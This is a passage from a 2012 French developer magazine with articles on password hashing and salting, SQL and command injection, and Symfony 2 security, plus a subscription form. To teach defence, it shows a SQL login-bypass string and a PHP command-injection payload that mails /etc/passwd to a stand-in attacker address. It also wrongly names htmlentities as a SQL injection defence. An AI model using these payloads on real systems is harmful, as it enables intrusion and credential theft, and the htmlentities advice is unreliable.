L'intrus doit deviner le contenu de chaque hash dans la liste, mais la sécurité du hash dépend uniquement du temps nécessaire à l'exécution d'une fonction de hachage. Les fonctions de hachage modernes nécessitent uniquement quelques centaines de cycles processeur, ce qui veut dire que plusieurs milliers de combinaisons sont possibles en une seule seconde, et sans tenir compte des processeurs multicœur et des processeurs graphiques (GPU). Mieux encore, les pirates peuvent précalculer les suppositions pour créer une table de consultation des mots de passe bruts et leurs équivalents hachés. Créer ces « tables arc-en-ciel » prend du temps, mais ces dernières sont réutilisables à l'infini contre les hashes simples, ce qui réduit le facteur travail du pirate à la simple consultation d'une liste de mots de passe en clair.

> Un peu d'entropie

Ajouter de l'entropie est le premier pas vers une protection efficace des mots de passe. Habituellement appelée « salage », cette technique remonte aux années 1970. C'est en 1994 que FreeBSD déploie des mots de passe salés. Ces dates n'ont rien de futile et devraient vous interpeller quant à la raison pour laquelle des décennies plus tard les sites Web continuent d'ignorer cette exigence de base pour protéger les mots de passe.

Saler les mots de passe consiste à ajouter une valeur aléatoire au mot de passe en cours de hachage. Avec l'algorithme SHA-1, le hash pour « unicorn » est « 5ed8917378754c2057bc8ee1d8c2e93ae1da3e17 ». Avec un sel, le mot de passe est haché pour donner quelque chose comme SHA1(« kGz8&9@.» + « unicorn »), ce qui donne un hash

```
« b8ad1ec1d4b37bc1582c5684b21b59faaee6842f ».
```

Si un autre utilisateur choisit le même mot de passe mais que le système sélectionne un sel différent, le hash devient alors

```
« 3f5c596b2d44e051ac912bf4b201954c704b13ab ».
```

L'objectif du salage est de vaincre la table arc-en-ciel précalculée. A moins que l'intrus crée la table avec un sel « kGz8&9@. », le mot « unicorn » ne donnera jamais de correspondance. En d'autres termes, le facteur travail correspond désormais à la durée de la consultation d'un dictionnaire de suppositions jusqu'à ce qu'une correspondance soit trouvée.

Notez qu'en cas d'exposition des hashes des mots de passe, il faut considérer que les sels seront également exposés. Le but du sel est de compliquer la tâche du pirate et non pas d'ajouter des couches supplémentaires de secret et de séparation.
Les mots de passe salés sont la protection minimum absolue qui

devrait être appliquée au stockage des mots de passe. Si vous stockez des mots de passe hachés et salés, vous avez atteint l'état de l'art des années 1990.
Appliquer un hachage itératif au mot de passe permet de corser sensiblement le facteur travail du pirate. Plutôt que de consacrer plusieurs centaines de cycles processeur au calcul d'une seule valeur de hachage SHA-1, forcez donc l'attaquant à répéter le processus plusieurs milliers de fois. C'est là le but de l'algorithme PBKDF2 (Password-Based Key Derivation Function) bien établi et défini dans la RFC 2898.

PBKDF2 associe un mot de passe à un sel, à un algorithme HMAC (Hash-Based Message Authentication Code) et à un certain nombre d'itérations. Ensemble, ces différents éléments compliquent sensiblement la tâche du pirate qui tente de deviner un seul mot de passe. Le but de PBKDF2 est de veiller à ce que la répétition de la fonction de hachage ne réduise pas de manière accidentelle la sécurité du hash ou ne génère pas de failles qui permettraient à l'attaquant d'emprunter des raccourcis. L'un des avantages de PBKDF2 est que le code HMAC n'est pas lié à un algorithme de hachage spécifique. Par exemple, si vous aviez l'habitude d'utiliser un code HMAC basé sur l'algorithme MD5, vous pouviez facilement l'ignorer au profit de SHA-1 sans pour autant perdre les propriétés efficaces de PBKDF2. Bien entendu, tous ces hashes doivent être recalculés pour la synchronisation avec SHA-1.

Le hachage répété n'améliore pas l'entropie du mot de passe. Si l'utilisateur a choisi « unicorn », c'est là toute l'entropie que vous obtiendrez du mot de passe et il y a fort à parier que le mot apparaîtra dans le dictionnaire force brute du pirate. Le sel ajoute de l'entropie. Ainsi, dans ce sens, le niveau de protection est similaire au hash salé de base. Indépendamment de PBKDF2, un mot de passe aussi banal que « unicorn » va être cassé parce qu'il existe relativement peu de combinaisons de lettres et de nombres pour un mot de passe de sept caractères.

L'avantage de PBKDF2 est qu'il faudra beaucoup plus de temps à l'intrus pour obtenir une supposition fructueuse. C'est la propriété introduite par l'argument d'itération à une fonction PBKDF2. Le nombre d'itérations s'élève généralement à plusieurs milliers. L'algorithme WPA2 utilisé pour chiffrer le réseau sans fil utilise une fonction PBKDF2 de 4096 tours basée sur SHA-1. Cette itération est une mesure d'effort relatif. Si l'exécution d'un hash SHA-1 nécessite alentour d'une seconde, une heure environ sera nécessaire pour en calculer 4096. Autrement dit, si un attaquant est capable de consulter de bout en bout un dictionnaire force brute en une journée à l'aide d'un seul ordinateur de bureau, il lui faudra 11 ans ou 4095 ordinateurs supplémentaires pour exécuter la même force brute contre un mot de passe protégé par PBKDF2.

> PBKDF2 : de nombreux atouts

L'élégance de PBKDF2 réside dans la possibilité d'améliorer les itérations à mesure que les processeurs évoluent (tout comme le code HMAC peut être remplacé si un algorithme hash est cassé). Notez que les exemples indiqués dans le précédent paragraphe ne mentionnent pas de processeurs spécifiques, ni de langage d'assemblage ou de cartes graphiques. Ces variables changent en fonction de qui vous estimez être votre menace. Un script kiddie pourra avoir accès à une poignée de systèmes, un autre intrus pourra disposer d'un botnet de milliers de systèmes tandis qu'une organisation bien financée pourra avoir une puissance de calcul encore plus importante. Utilisez WPA2 comme base. Choisissez ensuite des multiples de 4096 en fonction du nombre de cracks/seconde que vous calculez qu'un pirate peut exécuter par rapport au facteur travail que vous souhaitez maintenir.
Votre langage de programmation préféré devrait avoir une librairie fiable qui met en œuvre PBKDF2. Comme pour tout ce qui est lié à la cryptographie, il est judicieux de trouver des librairies bien analysées et qui fournissent ces fonctions plutôt que de devoir les déployer vous-même.
Malgré tout le temps que nous avons passé à disserter sur le stockage des mots de passe, il manque un point important : empêcher que les mots de passe soient compromis dès le départ.
Les vulnérabilités par injection SQL au sein des applications Web d'aujourd'hui sont inexcusables. Là où la plupart des langages de programmation possèdent des librairies cryptographiques, tous les langages de programmation orientés Web ont des fonctions associées à SQL pour les instructions préparées. Ces instructions préparées utilisent une substitution de variables pour renseigner la requête de la base de données. La syntaxe varie selon les langages, mais elle correspond au final à des espaces réservés tels que dans l'exemple suivant. Tout d'abord, déclarez la syntaxe de la requête puis associez les paramètres à ses espaces réservés.

```
stmt.prepare("SELECT * FROM users WHERE name = ?");
stmt.bind(1, userName);
```

La finalité des instructions préparées est d'empêcher la modification de la syntaxe d'une requête par les données fournies par l'utilisateur, c'est-à-dire tout ce qui provient du navigateur ou du client. La syntaxe est facilement modifiée lorsque des instructions sont rassemblées via une concaténation de chaînes de caractères naïve. Par exemple, imaginez comment un intrus pourrait modifier la requête suivante s'il était possible d'influencer la variable userName pour qu'elle contienne n'importe quel caractère.

```
stmt = "SELECT * FROM users WHERE name = '" + userName + "'";
```

Si rien ne vous vient immédiatement à l'esprit, pensez aux séparateurs tels que les points-virgules ou les opérateurs booléens qui modifient le sens d'une requête. Un triste exemple de connexion est :

```
stmt = "SELECT * FROM users WHERE name = '" + userName +
"' AND password = '" + userPassword + "'";
```

Imaginez l'intrus avec un nom d'utilisateur comprenant admin%27OR%2019=19;–%20 et un mot de passe vierge. La concaténation de chaînes reviendrait à :

```
SELECT * FROM users WHERE name = 'admin'OR 19=19;-- AND password = ''
```

Pas compliqué de comprendre ce qui se passerait ensuite.
Bien souvent, rechercher des vulnérabilités par injection SQL dans votre code source est aussi simple que de rechercher un quelconque mot (SELECT, INSERT, UPDATE,…) et de vérifier si l'instruction utilise la concaténation de chaînes ou une instruction préparée

(ou une fonction aussi fiable qui fait partie de votre politique de programmation). Rechercher ces vulnérabilités dans le code source est une opération fastidieuse lorsque les routines de validation des données sont très éloignées de l'endroit où une variable corrompue (c'est-à-dire n'importe quelle variable dont la valeur provient d'une requête client) est utilisée dans une fonction basée sur une concaténation de chaînes qui n'est pas transformée de manière banale en instruction préparée.

L'injection de codes SQL n'est pas uniquement destinée aux serveurs SQL. Tout code côté serveur peut s'avérer vulnérable à ce genre de réécritures de syntaxe. Par exemple, une base de données NoSQL qui repose sur des paramètres de requête JSON ou, mieux encore, qui s'appuie sur des fonctions JavaScript pour extraire des clés particulières peut être la cible de ce genre d'attaque. Si vous exécutez JavaScript via eval() ou si vous utilisez des paramètres de requête du client, veillez à ce qu'ils correspondent aux intervalles ou à la syntaxe que vous recherchez. Ils ne devraient pas contenir de fonctions JavaScript.

Lorsque l'on parle d'empêcher un compromis, il devrait aller de soi que les mots de passe devraient toujours être envoyés via des canaux chiffrés. Ne pas envoyer le mot de passe en clair depuis votre navigateur est une solution encore plus sage. Envoyez plutôt sa version hachée. En fait, vous pourriez même envoyer sa version PBKDF2 avec quelques lignes de JavaScript. La librairie SJCL (Stanford JavaScript Crypto Library) offre différentes primitives cryptographiques. Et faciles à utiliser :

```
<script>
var hashed = sjcl.misc.pbkdf2("unicorn", "gaff", 4096);
var hex = sjcl.codec.hex.fromBits(hashed);
document.write(hex);
</script>
```

Même si vous avez confiance dans la sécurité de votre site Web et que vous stockez le mot de passe en clair sur le navigateur, il existe une autre solution pour protéger les mots de passe : ne pas les utiliser. Des technologies comme OAuth et OpenID déplacent l'authentification des certificats utilisateur vers un serveur tiers pour que votre site n'ait qu'à gérer des jetons plutôt que le mot de passe (en clair et qui n'attend que d'être dérobé dans votre base de données) d'origine d'un utilisateur. Votre site reste chargé de la protection des jetons en les utilisant sur des connexions HTTPS et en garantissant une bonne sécurité de la base de données. Cependant, en cas de compromis, votre site n'est pas contraint de gérer d'innombrables réinitialisations de mots de passe ou d'exposer les certificats (tels que l'adresse email et le mot de passe) qui restent valides pour d'autres sites sans rapport avec vous. Dans ce cas, laissez expirer les jetons (après vous être excusé de ne pas utiliser d'instructions préparées ou de délaisser votre portail d'administration sur Internet) et attendez que les utilisateurs se réauthentifient via le mécanisme OAuth/OpenID.

Ces fournisseurs d'authentification sont aussi bien des monstres comme Facebook, Google, Twitter et Yahoo! que des services dédiés. Il peut également s'agir de serveurs que vous contrôlez et gérez dans un environnement de sécurité à l'abri du reste de votre application Web.

Il n'y a pas grand-chose que vous puissiez faire pour empêcher les utilisateurs de choisir des mots de passe faibles. En fait, même les mots de passe réputés fiables et conformes aux critères de longueur et de composition sont susceptibles d'échouer contre des attaques par force brute rusées.

Il n'est pas surprenant qu'un mot comme « unicorn » se fasse cracker, mais des phrases de passe comme « Deck4rdTheReplic4nt » ou « fearisthemindkiller » ne sont pas aussi fiables que vous l'imaginez. Mais ceci est une autre histoire.

La valeur de votre site peut être liée au volume d'informations qu'il détient sur ses utilisateurs, sachant que ces données sont protégées et convoitées. Et il ne devrait pas en être autrement des mots de passe utilisateurs. En fait, ils devraient être davantage protégés soit au moyen d'un stockage sécurisé avec un algorithme tel que PBKDF2, soit via une interface tierce comme OAuth ou OpenID. À l'ère d'Internet, le hachage des mots de passe est une pratique ancestrale. OAuth et OpenID existent depuis des années et leurs services sont devenus assez populaires et universels pour que vous n'ayez pas à vous soucier de disponibilité ou de capacité. Et, s'il vous plaît, corrigez les vulnérabilités par injection SQL.

Mike **Shema**, *directeur de l'ingénierie chez Qualys*

Exploitation des erreurs de programmation

Il existe deux principaux types de vulnérabilité dans les systèmes d'informations : les erreurs logiques et les erreurs de programmation. Dans le premier cas il s'agit essentiellement d'erreurs conceptuelles ou de problématiques d'intégration de plusieurs briques fonctionnelles. Le second cas est celui qui nous intéresse ici car il est à l'origine des failles les plus simples à exploiter pour un impact parfois considérable.

L'erreur de programmation la plus commune est l'absence (ou l'inefficacité) du contrôle des données soumises à l'application. Cette erreur est à l'origine de la quasi-totalité des attaques par injection et par inclusion de fichiers (locaux ou distants). Le principe est trivial et illustré par le cas d'école suivant :

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
$target = $_REQUEST[ 'ip' ];
$cmd = shell_exec( 'ping  -c 3 ' . $target );
echo '<pre>'.$cmd.'</pre>';
}
?>
```

Un utilisateur qui donnerait `'192.168.0.1 ; mail -s "passwd" bad-guy@badcompany.com </etc/passwd'` comme « adresse IP » à pinger se verrait également envoyer le fichier de mots de passe par mail…

Bien entendu ce n'est qu'un exemple très simple d'injection de commande. Mais la problématique est la même pour les injections SQL - permettant d'altérer les traitements en base de données, les injections JavaScript qui offrent la possibilité d'exécuter du code sur le serveur ou les clients, les injections LDAP pour contourner les systèmes d'authentification, etc.

Le filtrage des données consiste à explicitement définir le type et le format de données autorisé ou, faute de mieux, à interdire certains types de données (tels que les caractères ' " ou # dans un nom d'utilisateur par exemple). Si ce principe est généralement acquis dès qu'il s'agit de champs exposés à l'utilisateur, un défaut important de la cuirasse réside dans d'autres valeurs également manipulables par le client d'une application : paramètres « cachés » ou statiques, entêtes, cookies, etc. Ce sont des vecteurs encore trop peu « surveillés » et largement exposés aux injections.

Une autre erreur de programmation consiste (…) à faire confiance à des données transmises au client, et renvoyées par ce dernier. Quand on peut s'attendre à ce que ces données aient été laissées telles quelles, il faut surtout s'attendre à ce qu'elles aient été modifiées. L'absence de sécurisation de ces données conduit inévitablement à des vols de session, des usurpations d'identité, l'altération de transactions, etc.

Ainsi un ID d'utilisateur ou de session doit être généré de manière « vraiment » aléatoire et devrait idéalement être couplé à un moyen d'identification tiers tel que l'adresse IP. Les cookies doivent être chiffrés, la question ne se pose même pas. Un numéro de shopping cart doit être associé à un ID d'utilisateur ou de session et les données

transmises pour affichage ne doivent jamais être traitées ultérieurement par le serveur. Un cas d'école ? Une interface de réservation de places de concert met à disposition une dropdown pour la sélection du nombre de places désirées. Lorsque le concert est complet, la seule valeur affichée et sélectionnable est « 0 ». Néanmoins rien n'empêche de manipuler la requête au serveur pour modifier à la volée cette valeur (0) par une valeur de mon choix. Faute de contrôle sur le serveur la réservation m'est alors ouverte…

Enfin, la méconnaissance des différences fondamentales entre les systèmes de chiffrement, d'encodage et de hashage conduit à des erreurs de deux ordres : l'utilisation de mécanismes inadaptés et la génération d'algorithmes erronés et dangereux.

Commençons par ce dernier. Le chiffrement et le hashage sont la résultante de théories mathématiques particulièrement complexes qui ont été mises à l'épreuve pendant des années avant d'être proposées comme standard. Selon toute probabilité, ces algorithmes et les librairies proposées sont largement plus efficaces que ce qu'un développeur aussi génial soit-il pourra inventer tout seul dans son coin. Au mieux il réinventera un mécanisme vieux des années 30, au pire il créera une hérésie qui fera la une du « hall of shame » comme ce fameux algorithme de hashage réversible ou pire… le WEP…

Enfin, l'utilisation de mécanismes inadaptés expose les données et réduit parfois de manière considérable le niveau de sécurité global de l'application. Encoder des données dont on souhaite préserver la confidentialité n'est pas recommandé… on les chiffre s'il vous plaît. Quant à la confusion entre signature et chiffrement, elle conduit rapidement à la diffusion d'une clef privée. Enfin, retour aux racines : un mot de passe ne se conserve pas chiffré, on n'en garde qu'un hash, et « salté » de préférence, vos utilisateurs vous en remercieront.

Beaucoup d'erreurs de programmations sont liées à la méconnaissance des risques et des vecteurs d'attaques. D'autres sont dues à la précipitation (car les délais ne sont pas toujours ceux que l'on aurait souhaité…) ou à l'intégration de composants non maîtrisés. Et s 'il est accepté que le code sûr ne soit qu'une utopie, il ne faut pas croire que les équipements de sécurité sont capables de protéger les applications de toutes les menaces. Eux aussi ont des failles et des limitations. Il n'y a pas de solution magique, la sécurité est un travail d'équipe.

Renaud **Bidou**,
Directeur technique de DenyAll

VITE, ABONNEZ-VOUS !

jusqu'à -50%

Code, gestion de projets, développement web, mobilité,
Programmez ! est à la fois votre outil pratique, des articles de code par les meilleurs experts et votre veille technologique.

1 **Abonnement 1 an au magazine**
49 € *(au lieu de 65,45 €, prix au numéro)*

2 **Abonnement Intégral : 1 an au magazine + Archives Internet et PDF** 59 €

3 **Abonnement 2 ans au magazine**
78 € *(au lieu de 130,90 €, prix au numéro)*

4 **Abonnement intégral 2 ans au magazine + Archives Internet et PDF** 88 €

Toutes les offres en ligne : www.programmez.com

Abonnez-vous à partir de 3,80 € seulement par mois

Oui, je m'abonne

à retourner avec votre règlement à
Groupe GLI, 17 route des Boulangers 78926 Yvelines cedex 9

☐ **Abonnement 1 an au magazine :** 49 € (au lieu de 65,45 €, prix au numéro)
☐ **Abonnement Intégral : 1 an au magazine + archives Internet et PDF :** 59 € (au lieu de 65,45 €, prix au numéro)
☐ **Abonnement 2 ans au magazine :** 78 € (au lieu de 130,90 €, prix au numéro)
☐ **Abonnement intégral 2 ans au magazine + archives Internet et PDF :** 88 €

☐ M. ☐ Mme ☐ Mlle Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

Tél : **(Attention, e-mail indispensable pour les archives sur internet)**


E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez ! ☐ Je souhaite régler à réception de facture

PROG 156
Offre limitée, valable jusqu'au 30 octobre 2012

Sécuriser ses applications Symfony 2

La gestion de la sécurité est un aspect essentiel du développement d'applications. C'est particulièrement vrai pour les applications web qui centralisent une grande quantité de données, qui plus est potentiellement sensibles, et où peuvent se côtoyer des utilisateurs en très grand nombre.



Authentification en contexte pare-feu.

Pour aider le développeur à protéger ses applications, les différents frameworks, quel que soit le langage, proposent des outils performants et une mise en œuvre simplifiée. Il reste cependant nécessaire d'en comprendre et d'en maîtriser les mécanismes sous-jacents pour en tirer le meilleur. Dans l'univers PHP, les dernières versions des frameworks les plus répandus, tels que Zend Framework et Symfony, ne sont pas en reste. Nous donnons dans cet article un aperçu des deux principaux outils de sécurisation proposés par Symfony 2.

Dans un premier temps, nous présentons les protections contre les attaques les plus classiques et les aspects de sécurité liés aux échanges de données entre client et serveur. La seconde partie quant à elle, aborde la gestion des utilisateurs et des droits, élément primordial d'une application web.

La version de Symfony utilisée ici est la version 2.1, actuellement en « release candidate ». Cependant, tout ce qui est décrit dans le présent article est déjà disponible dans la version 2.0, la version stable actuelle.

> Sécuriser les interactions avec l'utilisateur

Les échanges entre l'utilisateur et le serveur web constituent certainement l'aspect principal d'une application web. Mais ces échanges sont également source de risques qu'il est important de connaître et de maîtriser. Il faut être prudent vis-à-vis du contenu et de l'origine des données reçues ou envoyées par le serveur de façon à éviter les attaques les plus classiques telles que :

- l'injection SQL, qui consiste à saisir, en lieu et place d'une valeur attendue dans un champ de formulaire, des requêtes SQL. Ces dernières permettent d'obtenir des informations, de passer outre certaines autorisations, voire même de prendre la main sur le serveur web.
- les attaques CSRF, qui ciblent des utilisateurs authentifiés d'une application et leur font exécuter des actions et à leur insu.
- les attaques XSS, qui ont pour but d'injecter du code côté client (HTML, Javascript, …) pour, par exemple, faire exécuter à l'utilisateur des actions à son insu, lui voler sa session ou encore tenter de récupérer ses identifiant et mot de passe en le redirigeant automatiquement vers un site d'hameçonnage.

Si l'application est accessible au grand public, il est également important de vérifier qu'il s'agit bien d'un utilisateur humain derrière le navigateur, et non d'une machine envoyant des requêtes automatisées. Des sécurités doivent donc être mises en place à différents niveaux de l'application web :

- Tout d'abord au niveau des formulaires, pour s'assurer qu'on reçoit bien la demande d'un utilisateur « consentant ».
- Ensuite au niveau de l'ORM, pour « neutraliser » toutes les données saisies par l'utilisateur avant leur persistance.
- Enfin au niveau des vues, en charge du rendu des pages transmises au navigateur client, qui ne doivent contenir aucun code malicieux.

Les sécurités à mettre en place au niveau du formulaire ont pour but principal la protection contre les attaques de type CSRF. Avec Symfony 2, la sécurisation se situe au niveau du composant « Form ».

Elle est d'ailleurs active par défaut, sans que le développeur ait à préciser quoi que ce soit dans le code source ou la configuration de l'application.

Le serveur génère un jeton qui est inclus dans le formulaire et qui lui permet de vérifier que ce formulaire a bien été requis par l'utilisateur avant d'en accepter le contenu. Aucun formulaire sans jeton valide n'est accepté.

En cas de besoin, la protection CSRF peut être désactivée de façon ponctuelle dans la classe du formulaire comme présenté ci-dessous ou de façon globale dans la configuration de l'application.

```
use Symfony\Component\OptionsResolver\OptionsResolverInterface;

class MaClasseDeFormulaire extends AbstractType
{
  /* … */
```

```
 public function setDefaultOptions(OptionsResolverInterface
$resolver)
 {
   $resolver->setDefaults(array(
     'data_class'   => 'MonProjet\MonBundle\Entity\MonEntite',
     // Paramètre permettant de désactiver la protection CSRF
     'csrf_protection' => false,
     /* … */
 }

 /* … */
}
```

La protection mise en place au niveau de l'ORM permet de lutter notamment contre les injections SQL. Avec Symfony 2, elle est donc à la charge de « Doctrine », l'ORM utilisé par défaut. Là encore, la protection est active par défaut si on utilise les méthodes adéquates pour générer les requêtes SQL, telles que « setParameter ». Cette méthode, présentée dans l'exemple ci-après, permet de renseigner de façon sécurisée les paramètres d'une requête DQL (Doctrine Query Langage) :

```
$query = $em->createQuery(
 'SELECT u FROM MonBundle:Utilisateur u WHERE u.nom = :nom'
)->setParameter('nom', $nom);
```

Quel que soit le contenu de la variable « $nom », il n'y a pas ici de risque d'injection de code. En effet, les caractères spéciaux sont échappés de façon à n'exécuter aucun code frauduleux au moment du requêtage en base. En PHP « nu », la fonction à connaître pour se prémunir contre les injections SQL est la fonction « htmlentities ».
Sécuriser le contenu envoyé au client est également un point important. Cela permet notamment d'éviter des attaques XSS. Avec Symfony 2, c'est « Twig », le moteur de template, qui en a la charge. Pour cela, tous les caractères spéciaux des variables affichées dans la page sont échappés, et encore une fois cette protection est activée par défaut.
Il est cependant parfois nécessaire de désactiver l'échappement, lorsque l'on souhaite afficher du contenu en prenant en compte le markup HTML saisi par l'utilisateur.
C'est le cas pour la rédaction d'articles de blog par exemple. Il suffit alors d'ajouter le filtre « raw » au contenu à afficher sans échappement. Ci-dessous, voici les deux exemples du même contenu affiché tout d'abord de façon sécurisée, puis de façon brute, dans une vue utilisant Twig :

```
// Affichage du contenu avec échappement des caractères spéciaux.
{{ article.contenu }}
// Affichage du contenu brut, sans échappement du markup html.
{{ article.contenu|raw }}
```

Remarque : *dans un autre registre concernant les données affichées par l'utilisateur, il est également important de ne pas donner d'informations techniques à un utilisateur en cas d'erreur. Ainsi, si durant le développement de l'application le développeur a besoin de toutes les informations possibles pour identifier l'origine d'une erreur, une fois en production, aucune erreur ne doit remonter jusqu'à l'utilisateur, car il pourrait alors disposer d'informations permettant de mettre à jour certaines failles de l'application. Avec Symfony 2, ce ne sont pas les mêmes « contrôleurs frontaux » qui sont utilisés en développement ou en production. Ainsi, en production, les détails d'une exception ne sont, par défaut, jamais remontés à l'utilisateur qui est redirigé vers une page « erreur 500 » générique, indiquant à l'utilisateur qu'une erreur s'est produite côté serveur, mais sans lui donner d'informations potentiellement sensibles telles que le contenu des variables, la pile d'appel, les requêtes exécutées, … L'interface de développement fournit par contre des informations très utiles pour retrouver la cause d'une exception.*

Pour terminer cette partie, parlons un peu de la protection contre les saisies automatisées. Elle peut se faire via l'utilisation de « Captcha ». Il s'agit d'un système très répandu sur internet demandant à l'utilisateur de saisir au clavier les caractères qu'il distingue dans une image. L'image est considérée comme suffisamment complexe pour qu'un processus automatisé ne puisse en extraire les caractères, et suffisamment lisible pour un utilisateur « humain ».
C'est utile par exemple si l'application dispose d'un formulaire d'inscription. On souhaite en général éviter que des robots s'inscrivent sur le site pour ensuite y diffuser du contenu non souhaité.
Dans Symfony 2, il n'existe pas par défaut de champs de type « Captcha ». Cependant, la création de nouveaux types de champs de formulaire n'est pas difficile.
Il est également possible d'utiliser un module (bundle) déjà existant qui apporte cette fonctionnalité.

> Sécuriser les accès aux différentes ressources : gestion des utilisateurs et des droits (Authentification, Autorisation, …)

Un élément clef de la sécurisation d'une application web consiste à déterminer si un utilisateur donné a le droit d'accéder à la ressource qu'il demande. Cette sécurisation s'effectue en réalité en deux étapes : une étape d'authentification permettant de vérifier que l'utilisateur est bien celui qu'il prétend, et une étape d'autorisation permettant de vérifier que l'utilisateur a bien le droit d'accéder à la ressource souhaitée. Avec Symfony 2, c'est le même composant qui prend en charge les deux tâches : il s'agit du composant « security ».
Ces différents aspects de sécurisation peuvent s'effectuer simplement, et en grande partie, dans un fichier de configuration. Par défaut, il s'agit du fichier « app/config/security.yml ». L'aspect sécurité dans le fichier de configuration est décomposé en quatre sections principales :

- La section « firewalls » qui permet notamment de déterminer la méthode d'authentification (il peut s'agir de la méthode HTTP classique prise en charge par tous les navigateurs, d'une page d'authentification classique avec saisie de l'identifiant et du mot de passe, d'une authentification par un compte de réseau social, …)
- La section « access_control » qui permet de spécifier les rôles nécessaires pour accéder aux différentes pages de l'application.
- La section « providers » qui permet de préciser comment sont stockés les utilisateurs.
- La section « encoders » qui permet de spécifier la façon de procéder pour protéger le mot de passe des utilisateurs.

Voici un exemple basique de fichier de configuration de sécurité :

```
security:
 firewalls:
   secured_area:
     pattern:  ^/
     anonymous: ~
```

```
      http_basic:
        realm: "Zone sécurisée d'administration"

  access_control:
    - { path: ^/admin, roles: ROLE_ADMIN }

  providers:
    in_memory:
       memory:
        users:
          utilisateur: { password: userpass, roles: 'ROLE_USER' }
          administrateur: { password: adminpass, roles: 'ROLE_
ADMIN' }

  encoders:
    Symfony\Component\Security\Core\User\User: plaintext
```

Remarque : *avec Symfony, les fichiers de configuration peuvent prendre plusieurs formats. Le format YML a été ici retenu pour sa concision, mais il est tout à fait possible de configurer son application dans un fichier au format XML, plus répandu.*

Cette configuration permet de remplir les fonctions suivantes :

- Le système dispose de deux utilisateurs définis en dur dans le fichier de configuration, avec mot de passe en clair (mauvaise solution pour un déploiement en production, mais pratique pour le développement ou les exemples).
- Les utilisateurs s'authentifient en employant la méthode HTTP classique (petite fenêtre popup gérée par le navigateur demandant identifiant et mot de passe).
- Toute URL respectant le format /admin/* est sécurisée : il faut être authentifié et disposer du droit « ROLE_ADMIN » pour pouvoir y accéder.
- Les autres URL sont accessibles à tous sans authentification.

Si on souhaite par exemple utiliser une page identifiant/mot de passe plutôt que la méthode HTTP classique du navigateur, on modifie donc ce fichier de configuration. Dans la section « firewalls », il faut remplacer « http_basic » par « form_login » et préciser la route vers le formulaire d'identification ainsi que la route permettant de valider l'authentification.

```
security:
  firewalls:
    secured_area:
      pattern:    ^/
      anonymous: ~
      form_login:
        login_path:  /login
        check_path:  /login_check
```

Ceci implique bien sûr d'avoir créé les vues correspondantes, ainsi que les routes.

Bien qu'il soit possible de contrôler la plupart des accès aux ressources depuis le fichier de configuration, certains cas spécifiques nécessitent la vérification des droits directement dans le code source. Ceci est tout à fait possible avec Symfony, que ce soit depuis le « Controller »

```
($this->get('security.context')->isGranted('ROLE_ADMIN'))
```

ou depuis la vue. Sécuriser un service ou une méthode est également possible. Il peut également être nécessaire de sécuriser certaines actions que peut effectuer un utilisateur sur une instance d'objet donnée (exemple : un simple utilisateur d'un forum peut éditer ses propres messages, mais pas ceux des autres).

On peut utiliser dans ce cas les listes de contrôle d'accès (ACL) : http://symfony.com/fr/doc/master/cookbook/security/acl.html

> Pour aller plus loin

Les composants présentés ici permettent de répondre aux besoins habituels, mais potentiellement assez complexes et fins, de gestion des droits des applications web, tout en offrant une protection efficace et active par défaut contre les attaques classiques. Certaines applications sensibles nécessitent une couche supplémentaire de sécurisation, qui va porter sur le chiffrement des échanges de données entre serveur et client, pour éviter toute interception du « man in the middle », ou encore sur le chiffrement des données secrètes nécessitant un stockage.

Concernant le chiffrement des échanges entre client et serveur, on utilise le protocole « HTTPS », qui consiste à englober « HTTP » dans une liaison « SSL ». C'est ce qu'utilisent par exemple des applications web développées par les banques pour le paiement en ligne. Avec Symfony 2, mettre en place HTTPS n'est pas plus compliqué que d'ajouter une directive dans les contrôles d'accès du fichier de configuration. Ainsi l'exemple ci-dessous permet d'activer le chiffrement SSL pour toute la partie administration :

```
security:
  #...

    access_control:
      - { path: ^/admin, roles: ROLE_ADMIN, requires_channel: https }

  # …
```

Concernant le stockage de données secrètes, Symfony 2 ne propose pas de composant par défaut. Cependant, comme pour les captchas évoqués ci-dessus, il existe des bundles pour répondre au besoin. Il n'est par ailleurs pas difficile de créer un service Symfony 2 pour fournir les fonctionnalités OpenSSL de PHP.

> Conclusion

Le framework Symfony 2 présente donc de nombreuses possibilités de configuration pour affiner la gestion des utilisateurs et les droits d'une application web.

Par ailleurs, ce framework offre par défaut une protection efficace contre les attaques les plus courantes et permet d'activer simplement le chiffrement des échanges entre l'utilisateur et l'application web. Il est intéressant de noter ici que beaucoup des composants de Symfony sont indépendants, et qu'il est donc possible de profiter de certains des composants évoqués ci-dessus sans nécessairement utiliser tout le framework. Symfony 2 est à cet égard beaucoup plus souple que dans sa version 1.

Gilles **Bougenière**
Consultant Osaxis
http://www.osaxis.fr

Mon site web est-il sécurisé ?

Chaque année, l'ESL - pour Epitech Security Laboratory - organise deux projets pour les étudiants de 2e année d'Epitech, dont le but est de leur faire découvrir les joies de la sécurité web orientée PHP et MySQL.

